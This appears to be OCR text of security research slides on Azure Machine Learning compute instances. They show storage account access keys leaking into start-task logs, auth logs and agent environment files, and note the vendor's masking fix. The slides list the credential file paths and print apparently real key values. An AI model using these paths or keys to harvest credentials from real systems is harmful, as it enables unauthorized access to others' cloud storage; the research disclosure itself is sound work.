
TensorFlow

Storage Account Overview



Datastore Overview

Name	Type
workspaceartifactstore	Azure Blob Storage
workspaceworkingdirectory	Azure file share
workspacefilestore	Azure file share
workspaceblobstore (Default)	Azure Blob Storage



Datastores mapped to File Shares and Blob Storage of Workspace

Datastore Example

Datastore name
workspaceworkingdirectory

Datastore type
Azure file share

Created by
Service Principal

Subscription ID
--

Resource group name
--

Protocol
https

Endpoint
core.windows.net

Account name
nsworkspace8896588978

File share name
code-391ff5ac-6576-460f-ba4d-7e03433c68b6

Storage URI
https://nsworkspace8896588978.file.core.windows.net/code-3
ba4d-7e03433c68b6

Datastore name
workspaceartifactstore

Datastore type
Azure Blob Storage

Created by
Service Principal

Subscription ID
--

Resource group name
--

Protocol
https

Endpoint
core.windows.net

Account name
nsworkspace8896588978


Blob container
azureml

Storage URI
https://nsworkspace8896588978.blob.core.windows.net/azureml

Supported storage service	Credential-based authentication	Identity-based authentication
Azure Blob Container	✓	✓
Azure File Share	✓	

Username: Storage Account Name
Password: Storage Account Access Key

File Share only uses credential-based Auth-N (Source: MS Docs)


Users
Compute Instances
File Share
Workspace

CH 1: Did you see my keys?


Directories in a Compute Instance

1:mybox

```
azureuser@mybox:/mnt/batch$ cd tasks/
azureuser@mybox:/mnt/batch/tasks$ ls
applications  fsmounts  shared  startup  volatile  workitems
azureuser@mybox:/mnt/batch/tasks$ ls -al
total 32
drwxrwx--- 8 _azbatch _azbatchgrp 4096 Jul 21 10:02 .
drwxr-xr-x 4 root     root        4096 Jul 21 10:02 ..
drwxrwx--- 2 _azbatch _azbatchgrp 4096 Jul 21 10:02 applications
drwxrwx--- 2 _azbatch _azbatchgrp 4096 Jul 21 10:02 fsmounts
drwxrwx--- 3 _azbatch _azbatchgrp 4096 Jul 21 10:02 shared
drwxrwx--- 4 _azbatch _azbatchgrp 4096 Jul 21 10:02 startup
drwxrwx--- 3 _azbatch _azbatchgrp 4096 Jul 21 10:02 volatile
drwxrwx--- 2 _azbatch _azbatchgrp 4096 Jul 21 10:02 workitems
azureuser@mybox:/mnt/batch/tasks$
```

Azure Batch Components

- Nodes: VMs (Linux/Windows)
- Pools: Logical group of Nodes
- Job: Collection of tasks,
  E.g., 10 runs of a script
- Task: Individual run of a job,
  E.g., 1 single run of a script



Pool

- *start* task:
  - Runs when a node starts up
  - Programs/Files required stored in /mnt/batch/tasks/startup/
- Output of *start* task in

  /mnt/batch/tasks/startup/stderr.txt

  /mnt/batch/tasks/startup/stdout.txt

File Share

mounted on

Compute Instance

```
2022/08/18 09:18:39 Running following command: /usr/bin/sudo mount -t cifs //niteshamlws5927017212.f
2022/08/18 09:18:39 Running following command: /usr/bin/sudo mount -t cifs //niteshamlws5927017212.f
```

Access Keys in error, auth logs

- Output of *start* task logged in –

  /mnt/batch/tasks/startup/{stdout,stderr}.txt


```
2022/08/18 09:18:39 Running following command: /usr/bin/sudo mount -t cifs //
niteshamlws5927017212.file.core.windows.net/
code-391ff5ac-6576-460f-ba4d-7e03433c68b6 /mnt/batch/tasks/shared/LS_root/
mounts/clusters/aml/code -o vers=3.0,username=niteshamlws5927017212,
password=awF3JiG2Etn08P8ucTogb93HYFC2JzSqyFBcllfGi3qsWKQxx1P6vKDV0XlnfqZuTEYs
qAnpTLch+AStnId4+Q==,dir_mode=0777,file_mode=0777,noperm,fsc,serverino
```

- *'sudo'* commands logged in */var/log/auth.log*

Fix: Access Key masked

```
2022/09/27 08:08:30 Running following command: /usr/bin/sudo mou
niteshamlws4250151950.file.core.windows.net/code-391ff5ac-6576-
batch/tasks/shared/LS_root/mounts/clusters/aml2/code -o vers=3.
username=niteshamlws4250151950,password=**********,dir_mode=
serverino
```

Fix: Masked Storage Account Access Key in Batch error logs



Agents

Compute Instance

- Manages Compute Instance
- Located at: */mnt/batch/tasks/startup/wd/*
- Configs == $environment variables
- Agent configs in files at:

  /mnt/batch/tasks/startup/wd/dsi/

Access Keys in agent env. files

- Config for agents:

dsimountagent → */mnt/batch/tasks/startup/wd/dsi/dsimountagentenv*
dsiidlestopagent → */mnt/batch/tasks/startup/wd/dsi/dsiidlestopagentenv*

```
MOUNT_ROOT=/mnt/batch/tasks/shared/LS_root/mounts/clusters
CLOUD_FILES_PATH=/home/azureuser/cloudfiles
PASSWD=1KPYSKkF883S1FCh9BdG8xLJIMrAFHe6GuQwuKqxSXm2qk0rjAj
AZ_BATCHAI_MOUNT_code=/mnt/batch/tasks/shared/LS_root/moun
MSI_FILE=/etc/environment.sso
```

Storage Account Access Key in agent config file (x2)


Key passed as an env. variable


password=*arg*


specifies the CIFS password. If this option is not given then the environment variable *PASSWD* is used. If the password is not specified directly or indirectly via an argument to mount, *mount.cifs* will prompt for a password, unless the guest option is specified.

Source: [mount.cifs(8) - Linux man page]

CH 2: Wait, is that my token?








User

Load Balancer


Compute Instance

<CI_NAME>.<REGION>.instances.azureml.ms/tree/
<CI_NAME>.<REGION>.instances.azureml.ms/lab

